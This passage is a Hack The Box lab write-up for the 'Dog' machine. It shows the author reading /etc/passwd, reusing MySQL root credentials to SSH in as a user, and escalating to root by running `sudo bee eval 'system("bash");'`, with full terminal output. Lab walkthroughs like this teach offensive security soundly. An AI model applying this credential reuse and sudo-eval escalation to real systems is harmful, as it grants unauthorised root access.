
Earlier we found MySQL creds for the root user, but it turned out to be a rabbit hole, as there was nothing of use stored there.

Here's what we see in the **/etc/passwd** file, filtering for users that have a login shell:



```
www-data@dog:/var/www/html$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
jobert:x:1000:1000:jobert:/home/jobert:/bin/bash
johncusack:x:1001:1001:,,,:/home/johncusack:/bin/bash
www-data@dog:/var/www/html$ 
```

Two users, jobert and johncusack. We can try reusing root's mysql credentials for these users and log in through SSH. They ended up working for johncusack:




```
┌──(johnmap007㉿kali)-[~/htb/boxes/active/dog]
└─$ ssh johncusack@10.10.11.58
The authenticity of host '10.10.11.58 (10.10.11.58)' can't be established.
ED25519 key fingerprint is SHA256:M3A+wMdtWP0tBPvp9OcRf6sPPmPmjfgNphodr912r1o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.58' (ED25519) to the list of known hosts.
johncusack@10.10.11.58's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 31 Mar 2025 01:28:11 AM UTC

  System load:           0.16
  Usage of /:            49.3% of 6.32GB
  Memory usage:          19%
  Swap usage:            0%
  Processes:             228
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.58
  IPv6 address for eth0: dead:beef::250:56ff:feb0:6867


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


johncusack@dog:~$ 
```

Now on to root!

```
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
```


`bee` is the command line tool for **Backdrop CMS**. Looking through the help menu, there is one argument of interest:



```
ADVANCED
 db-query
  dbq
  Execute a query using db_query().

 eval
  ev, php-eval
  Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.
```

Given we have sudo privileges over `bee`, we can execute PHP code as root. So our payload is as simple as `sudo /usr/local/bin/bee eval 'system("bash");'`. However, you have to be in a directory where there's a Backdrop installation for this command to execute.

So we'll `cd` over to **/var/www/html** and then execute our command.:



```
johncusack@dog:~$ sudo /usr/local/bin/bee eval 'system("bash");'

 ✗  The required bootstrap level for 'eval' is not ready.

johncusack@dog:~$ sudo /usr/local/bin/bee install

 ✗  The install script could not be found. Re-run the command from within a Backdrop installation, or set the global '--root' option.

johncusack@dog:~$ cd /var/www/html
johncusack@dog:/var/www/html$ sudo /usr/local/bin/bee eval 'system("bash");'
root@dog:/var/www/html# whoami
root
root@dog:/var/www/html# █
```

Dog has now been rooted.

Skills Learned

- Make use of bash's versatility and regular expressions to find what you want quickly instead of having to manually scroll through all files. For example, emails have a consistent syntax: some combination of characters followed by an "@" symbol and then .htb (in the case of HTB machines). You can use `grep` with the `-r` flag to recursively search through everything in the current working directory.

Proof of Pwn

https://www.hackthebox.com/achievement/machine/391579/651